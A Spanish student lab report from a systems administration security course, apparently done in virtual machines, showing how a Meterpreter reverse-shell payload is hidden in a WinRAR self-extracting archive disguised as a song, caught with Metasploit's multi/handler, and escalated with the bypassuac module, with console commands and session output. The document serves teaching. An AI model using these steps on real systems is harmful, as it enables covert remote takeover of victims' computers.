SHELLCODE

C.E.S ACADEMIA LOPE DE VEGA

CFGS: 2º Administración de Sistemas Informáticos en Red

Curso: 2017/2018

Asignatura: Seguridad y Alta Disponibilidad

Prof. Miguel Angel González

Autor: Rafael Osuna Ventura


Rafael Osuna Ventura
2ºASIR

Para realizar esta práctica, tenemos que tener dos maquina virtuales creadas, una máquina de kali-linux y otra máquina de Windows 7 con wordpress.

Una vez las tengamos instaladas, desde la máquina de kali-linux vamos a crear el fichero payload que vamos a mandar a la máquina virtual de Windows 7.

Tras esto iniciamos el servicio apache en kali-linux. Y desde la máquina de Windows 7 nos conectamos al servidor apache y descargamos el archivo. Cuando este descargardo lo vamos a ocultar uniéndolo mediante la herramienta winrar a otro archivo por ejemplo una canción.

Seleccionamos los dos archivos, click derecho añadir al archivo… → seleccionamos “crear un archivo autoextraíble” y de nombre ponemos el de la canción → opciones avanzadas, y en la pestaña instalación ponemos el orden de ejecución de los archivos.




Ahora desde kali-linux , ejecutamos la herramienta metasploit con el comando msfconsole. Una vez en ella, ejecutamos el siguiente exploit: use exploit/multi/handler ; y usamos un payload que será el mismo que el que hemos generado con msfvenom: set payload windows/meterpreter/reverse_tcp.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Ahora configuraremos el puerto y la ip, y realizamos un show options para comprobar que ha cambiado.

```
msf exploit(handler) > set lport 8080
lport => 8080
msf exploit(handler) > set lhost 192.168.100.7
lhost => 192.168.100.7
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.7    yes       The listen address
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Una vez configurado ejecutamos el exploit, este estará a la espera hasta que en windows7 no se ejecute archivo. Al ejecutar el archivo en Windows 7 nos saltara un instalador de winrar pero esto se puede automatizar para que no aparezca.



```
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.0.104:8080
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.104:8080 -> 192.168.0.103:49338) at 2018-0
1-27 20:34:02 +0100
```

Ejecutamos algunos comandos para saber por ejemplo información del sistema y ver en que directorio estamos:

```
meterpreter > sysinfo
Computer        : USUARIO-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > pwd
```

Ahora vamos darnos privilegios en la máquina de windows7, para ello vamos a realizar un background para ejecutar otro exploit sin salir de la sesión del meterpreter: use exploit/Windows/local/bypassuac.

Una vez ejecutado crearemos una nueva sesión y ejecutamos el comando.

```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > show options
```

Al ejecutarse correctamente ya tendremos acceso total sobre la maquina de Windows 7